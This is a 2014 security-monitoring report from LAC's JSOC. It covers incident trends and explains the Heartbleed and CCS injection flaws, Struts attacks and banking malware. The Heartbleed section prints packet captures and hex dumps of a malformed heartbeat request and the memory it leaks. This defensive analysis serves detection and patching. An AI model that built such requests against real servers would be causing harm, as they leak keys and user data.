JSOC INSIGHT

vol.5

November 5, 2014

JSOC Analysis Team

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.5

1 Introduction

Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services named "JSOC Managed Security Services (MSS)" and "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts with expert knowledge analyze logs from security devices in real time, 24 hours a day 365 days a year. In this real-time analysis, the security analysts analyze detected packets in detail, down to their content level, as well as diagnose whether monitored assets are affected and whether there are any vulnerabilities or other potential risks in every occasion to minimize misreporting from security devices. We help our customers to improve their security level by reporting only severe incidents needing an emergency response in real time and taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on daily analysis results by our JSOC security analysts. Since this report analyzes the trends in attacks, based on the data of incidents which JSOC customers actually encountered, the report will help in understanding world trends as well as actual threats that Japanese users are facing.
We really hope this report will provide our customers with useful information that they can make full use of when implementing countermeasures to improve security.

Japan Security Operation Center
Analysis Team

[Data collection period]

April 1, 2014 to June 30, 2014

[Devices used]

This report is based on data from security devices supported by LAC-supplied JSOC Managed Security Services.

* Use this report at your own risk. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.
* When using data from this report, be sure to cite the source.
(For example, Source: JSOC INSIGHT vol. 5 from LAC Co., Ltd.)
* LAC is a trademark of LAC Co., Ltd. JSOC is a registered trademark of LAC Co., Ltd. Other product names and company names are trademarks or registered trademarks of their respective companies.

2 Executive Summary

This report analyzes trends in incidents that occurred from April to June, 2014, and introduces especially notable threats.

➢ Attacks that exploit vulnerabilities in the universally popular cryptographic software library (OpenSSL)

A vulnerability in the OpenSSL's Heartbeat extension was disclosed in early April. Since the methods exploiting the vulnerability were very easy, the attack methods were also announced shortly after disclosing the vulnerability. Many severe incidents for which the likelihood of a successful attack was high occurred, because the conditions were advantageous for attackers.

After the Heartbleed security bug was disclosed, a vulnerability called the Change Cipher Spec (CCS) injection was also found. Though no successful attacks against the CCS were confirmed, many hosts were found to still have the vulnerability. This may be related to the fact that many people brought down their guard after having taken countermeasures against the Heartbeat extension vulnerability mentioned above.

Although the causes vary, we are seeing more and more cases in which both or either of the vulnerabilities have been found in hosts that customers had already implemented measures on to combat these vulnerabilities. The only effective countermeasure is not to simply apply patches, but to actually confirm whether the vulnerabilities have been removed

➢ Large-scale attacks from a botnet and its impact

Large-scale attacks from hosts all over the world were detected from April to June 2014. The hosts are considered to be members of a botnet. The vulnerability that was exploited in these kinds of attacks was not anything new; these kinds of attacks have been around for quite some time. Their reoccurrences have significantly increased and decreased over time, resulting in the discovery of a small, yet successful, number of attacks. Therefore, it is important to periodically make sure that there aren't any unsolved vulnerabilities in active hosts and that the hosts are configured properly.

➢ Continued attacks targeting Japan

Various Japanese domestic vendors, blogs, etc. use a certain Content Delivery Network (CDN) service. Cases of users accidently downloading malware that defaced CDN content have been confirmed. When users accessed CDN-serviced websites, they'd be redirected to a malicious site that stole their authentication information and other data used during online banking. Based on the source of the infection and its behavior, the malware was considered to clearly target Japan. Considering that not only a greater number of individual users, but also more corporate entities and organizations have become targets for these attacks, and that the financial damages have also increased, now, more than ever, it is necessary to exercise a greater deal of caution when using online banking.

3 Trends of Severe Incident in JSOC

3.1 Trends in severe incidents

Our security analysts in JSOC analyze logs detected by IDS/IPS and firewalls, and assign one of the four incident severity levels according to the nature of the incident and the degree of impact the incident has on monitored targets. Of the four severity levels, Emergency and Critical indicate severe incidents for which the likelihood of a successful attack occurring or causing serious damage is high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	**Emergency**	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood a successful attack occurring is high or for which a failed attempt at an attack is not confirmed This indicates that the incident is due to malware infection.
Reference incident	**Warning**	Incident for which a failed attempt at an attack is confirmed
	Informational	Incident which does not trigger an attack causing any real damage and has no significant impact, such as scanning

Figure 1 shows changes in the number of severe incidents from April to June 2014.

It is noticeable that the number of severe indents related to attacks from the Internet was on the rise between the fourth week of April and the first week of June ([1] in Figure 1). This is because soon after vulnerabilities such as Apache Struts's (CVE-2014-0094, CVE-2014-0112, CVE-2014-0113) and OpenSSL's information leakage (CVE-2014-0160) were disclosed, they became the target of exploitation in attacks.

It is also noticeable that the number of severe internal incidents was on the rise between the first week and third week of April. Continuing from the end of last fiscal year, many Neverquest[1] malware infections targeting online banking continued to occur ([1] in Figure 1). Following the fourth week of April, when the number of incidents decreased, there were no significant changes in the trend.




Figure 1 Changes in the number of severe incidents (April to June 2014)

[1] JSOC INSIGHT vol.4
http://www.lac.co.jp/security/report/2014/07/22_jsoc_01.html


3.2 Analysis of severe incidents

Figure 2 shows the breakdown of severe incidents related to attacks from the Internet.

The total number of severe incidents related to attacks from the Internet for April through June reached 271, significantly higher than the total number (118 incidents) for January through March. This is most likely due to increases in incidents involving Apache Struts and OpenSSL vulnerabilities or increases in incidents involving misconfiguration of Web servers.

Many attempts to upload suspicious files to Web servers were detected from April to June. This came as a result of an almost daily increase in the occurrence of attacks that involve defacement of web content through the exploitation of vulnerabilities of plugins that were released by third parties. Such plugins are released for the purpose of enhancing CMS (Content Management System) functionality on such well-known sites as WordPress, but they are often found to be vulnerable to attack. Even if the CMS itself has no vulnerabilities, the CMS can suffer from intrusions on the part of the vulnerabilities in these plugins. Therefore, when using a plug-ins, one must consider obtaining separate support, in addition to the upgrading of CMS itself, and methods for handling vulnerabilities or other issues when they are detected.

There have also been incidents in which critical files have been leaked or Web servers have been used as platforms for sending spam. Both of these types of incidents can be traced to host misconfigurations. Therefore, one must periodically make sure that public servers such as Web, SMTP, and DNS servers are not misconfigured, that the middleware being used has no vulnerabilities, and that support for the middleware is not discontinued.



a. January to March 2014 **b. April to June 2014**

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows changes in the number of severe incidents related to attacks from the Internet.

Attacks targeting a new vulnerability in Apache Struts were on the rise between the fourth week of April and the first week of May, which seems to indicate that middleware is an easier-to-attack target (Figure 3-[1]).

In the second week of May, vulnerability in OpenSSL's Heartbeat function was disclosed. Since multiple variations of proof-of-concept code were soon released and the methods of attack were easy, it led to large-scale attacks and the occurrence of many severe incidents in a short span of time. Starting in the third week of May, the number of severe incidents decreased, but vulnerable hosts were still found, which indicates that it not easy to fix the vulnerability (Figure 3-[2]).




Figure 3 Changes in the number of severe incidents related to attacks from the Internet (April to June 2014)


Figure 4 shows a breakdown of severe incidents internal to networks.

The number of severe incidents internal to networks between April and June is 413, and indicates no significant change as compared to the numbers (417 incidents) between January and March. The incidents are largely classified into two types of malware infection. One is designed to steal information and the other lets internal hosts attack external hosts.

There were various types of attacks from internal network hosts to external hosts that significantly increased during the period between April and June, including SQL injections, cross-site scripting, brute force attacks against CMS, and exploitations of PHP vulnerabilities in CGI mode (CVE-2012-1823).

Incidents detected by JSOC include noteworthy incidents such as malware infected client-administrated network cameras attacking external networks and client-administrated computer appliances (that were being used as hosts) becoming platforms for DoS attacks.

Recently, information has been released regarding an increase in the number of abnormal packets[2]. This increase is considered to be a result of Japanese domestic open resolvers' becoming platforms for attacks. Moreover, misconfigured home broadband routers and other devices are also increasingly being exploited for DoS attacks. Especially when it comes to embedded products, vendors seldom release information about the types and version of software they are using internally. For this reason, users have no other choice but to rely on vendors to help them figure out how to handle vulnerabilities or other issues, creating a blind spot in security management. Before purchasing or using these kinds of products, consumers must be more cautious and aware of the type of support the vendor can provide.



a. January to March 2014 **b. April to June 2014**

Figure 4 Breakdown of severe incidents internal to networks

[2] Abnormal packet increase whose cause is considered to be due to a Japanese domestic open resolver becoming a platform for attack
http://www.npa.go.jp/cyberpolice/detect/pdf/20140723.pdf

4 Topics of This Volume

4.1 Attacks that exploit encryption library (OpenSSL) vulnerabilities

4.1.1 Heartbleed attack

The Heartbleed attack that was discovered in early April 2014 exploits vulnerabilities in OpenSSL's Heartbeat extension by using a misimplemtation in the extension. In this attack, a malicious Heartbeat request is sent to a target host, and in response, the process returns a reply, via OpenSSL, along with information from the memory of the target host. The leaked and stolen information may contain critical pieces of data, including private keys, passwords, or credit card numbers.

The versions of OpenSSL that are vulnerable to this attack are as follows:

- OpenSSL 1.0.1 to 1.0.1f
- OpenSSL 1.0.2-beta to 1.0.2-beta1

OpenSSL's Heartbeat extension came into implementation with Version 1.0.1 in order to keep SSL/TLS sessions alive, even when no actual communication occurs. In this function, when a Heartbeat request message with a specified length is sent to a SSL server, the server sends a Heartbeat response message of the same exact length as the received request in order to keep the SSL/TLS session alive..




Figure 5 Heartbeat extension behavior

In an environment that uses a vulnerable OpenSSL, however, the client sends a Heartbeat request by specifying a length longer than the Heartbeat request length. In order to return a Heartbeat of the same length, the SSL server then ends up having to append on-memory information to the end of a message such as "Hello," for example, sending pieces of data that should actually be hidden from third parties.






Figure 6 Heartbleed attack behavior



```
No.  Time        Source          Destination     Protocol  Length Info
  23 4.302325    192.168.0.20    192.168.0.10    TCP       8754 [TCP segment of a reassembled PDU]
  24 4.302470    192.168.0.20    192.168.0.10    TCP       5858 [TCP segment of a reassembled PDU]
  25 4.302548    192.168.0.10    192.168.0.20    TLSv1.1     74 Heartbeat Request
  26 4.302551    192.168.0.10    192.168.0.20    TCP         66 47895 > https [ACK] Seq=242 Ack=5636 Win=2619
  27 4.302553    192.168.0.10    192.168.0.20    TCP         66 47895 > https [ACK] Seq=242 Ack=8532 Win=3198
  28 4.302637    192.168.0.20    192.168.0.10    TCP       1514 [TCP segment of a reassembled PDU]
  29 4.302692    192.168.0.20    192.168.0.10    TLSv1.1    527 Encrypted Heartbeat

⊞ Frame 25: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
⊞ Ethernet II, Src: CadmusCo_2f:58:00 (08:00:27:2f:58:00), Dst: CadmusCo_1a:c0:2b (08:00:27:1a:c0:2b)
⊞ Internet Protocol Version 4, Src: 192.168.0.10 (192.168.0.10), Dst: 192.168.0.20 (192.168.0.20)
⊞ Transmission Control Protocol, Src Port: 47895 (47895), Dst Port: https (443), Seq: 234, Ack: 2740, Len: 8
⊟ Secure Sockets Layer
  ⊟ TLSv1.1 Record Layer: Heartbeat Request
      Content Type: Heartbeat (24)
      Version: TLS 1.1 (0x0302)
      Length: 3
    ⊟ Heartbeat Message
        Type: Request (1)
        Payload Length: 16384
⊞ [Malformed Packet: SSL]

0000  08 00 27 1a c0 2b 08 00  27 2f 58 00 08 00 45 00   ..'..+.. '/X...E.
0010  00 3c e4 eb 40 00 40 06  d4 61 c0 a8 00 0a c0 a8   .<..@.@. .a......
0020  00 14 bb 17 01 bb 7c 1a  b3 9a a0 48 4f d6 80 18   ......|. ...HO...
0030  04 fb 3e 50 00 00 01 01  08 0a 00 9d 56 5a 00 6b   ..>P.... ....VZ.k
0040  20 e6 18 03 02 00 03 01  40 00                     ........ @.
```

Figure 7 Request example in a Heartbleed attack



```
27 4.302553  192.168.0.10   192.168.0.20   TCP      66 47895 > https [ACK] Se
28 4.302637  192.168.0.20   192.168.0.10   TCP    1514 [TCP segment of a reas
29 4.302692  192.168.0.20   192.168.0.10   TLSv1.1  527 Encrypted Heartbeat
30 4.302826  192.168.0.10   192.168.0.20   TCP      66 47895 > https [ACK] Se
```


```
⊞ Frame 29: 527 bytes on wire (4216 bits), 527 bytes captured (4216 bits)
⊞ Ethernet II, Src: CadmusCo_1a:c0:2b (08:00:27:1a:c0:2b), Dst: CadmusCo_2f:58:00 (08:00:27:
⊞ Internet Protocol Version 4, Src: 192.168.0.20 (192.168.0.20), Dst: 192.168.0.10 (192.168.
⊞ Transmission Control Protocol, Src Port: https (443), Dst Port: 47895 (47895), Seq: 17220,
⊞ [4 Reassembled TCP Segments (16389 bytes): #23(8688), #24(5792), #28(1448), #29(461)]
⊟ Secure Sockets Layer
  ⊟ TLSv1.1 Record Layer: Encrypted Heartbeat
      Content Type: Heartbeat (24)
      Version: TLS 1.1 (0x0302)
      Length: 16384
      Encrypted Heartbeat Message
```

```
0000  18 03 02 40 00 02 40 00  d8 03 02 53 43 5b 90 9d   ...@..@. ...SC[..
0010  9b 72 0b bc 0c bc 2b 92  a8 48 97 cf bd 39 04 cc   .r....+. .H...9..
0020  16 0a 85 03 90 9f 77 04  33 d4 de 00 00 66 c0 14   ......w. 3....f..
0030  c0 0a c0 22 c0 21 00 39  00 38 00 88 00 87 c0 0f   ...".!.9 .8......
0040  c0 05 00 35 00 84 c0 12  c0 08 c0 1c c0 1b 00 16   ...5.... ........
0050  00 13 c0 0d c0 03 00 0a  c0 13 c0 09 c0 1f c0 1e   ........ ........
0060  00 33 00 32 00 9a 00 99  00 45 00 44 c0 0e c0 04   .3.2.... .E.D....
0070  00 2f 00 96 00 41 c0 11  c0 07 c0 0c c0 02 00 05   ./...A.. ........
0080  00 04 00 15 00 12 00 09  00 14 00 11 00 08 00 06   ........ ........
0090  00 03 00 ff 01 00 00 49  00 0b 00 04 03 00 01 02   .......I ........
00a0  00 0a 00 34 00 32 00 0e  00 0d 00 19 00 0b 00 0c   ...4.2.. ........
00b0  00 18 00 09 00 0a 00 16  00 17 00 08 00 06 00 07   ........ ........
00c0  00 14 00 15 00 04 00 05  00 12 00 13 00 01 00 02   ........ ........
00d0  00 03 00 0f 00 10 00 11  00 23 00 00 00 0f 00 01   ........ .#......
00e0  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

Figure 8 Example of a response vulnerable to the Heartbleed attack

In an environment that uses OpenSSL, private key information is always stored on memory, which may lead to private key leakage when a Heartbleed attack occurs. In general, most of the Web servers that use OpenSSL handle confidential pieces of data, such as subscriber information, and leakage of such information in an attack is a great concern (Figure 9).

Similarly, a client using a vulnerable version of OpenSSL may leak information that was stored in its memory when it receives a malicious Heartbeat request from the outside.



```
No.   Time        Source         Destination    Protocol Length Info
   27 0.01859800 192.168.1.22   192.168.1.121  TCP        66 53996 > https
   28 0.01860000 192.168.1.121  192.168.1.22   TLSv1.1   527 Encrypted Hea
   29 0.01873000 192.168.1.121  192.168.1.22   TLSv1.1  1514 Encrypted Hea
   30 0.01879900 192.168.1.121  192.168.1.22   TCP      1514 [TCP segment
```

```
⊞ Ethernet II, Src: Vmware_67:08:85 (00:0c:29:67:08:85), Dst: Vmware_5e:a0:bf (00:
⊞ Internet Protocol Version 4, Src: 192.168.1.121 (192.168.1.121), Dst: 192.168.1.
⊞ Transmission Control Protocol, Src Port: https (443), Dst Port: 53996 (53996), S
⊞ [12 Reassembled TCP Segments (16389 bytes): #11(1448), #12(1448), #14(1448), #16
⊟ Secure Sockets Layer
  ⊟ TLSv1.1 Record Layer: Encrypted Heartbeat
      Content Type: Heartbeat (24)
      Version: TLS 1.1 (0x0302)
      Length: 16384
      Encrypted Heartbeat Message
```

```
0280  31 39 35 35 3d 35 72 67  75 73 71 64 66 30 32 71   1955=5rg usqdf02q
0290  67 66 63 6c 30 38 31 63  6f 68 31 70 73 38 32 0d   gfcl081c oh1ps82.
02a0  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 6b 65 65   .Connect ion: kee
02b0  70 2d 61 6c 69 76 65 0d  0a 43 6f 6e 74 65 6e 74   p-alive. .Content
02c0  2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -Type: a pplicati
02d0  6f 6e 2f 78 2d 77 77 77  2d 66 6f 72 6d 2d 75 72   on/x-www -form-ur
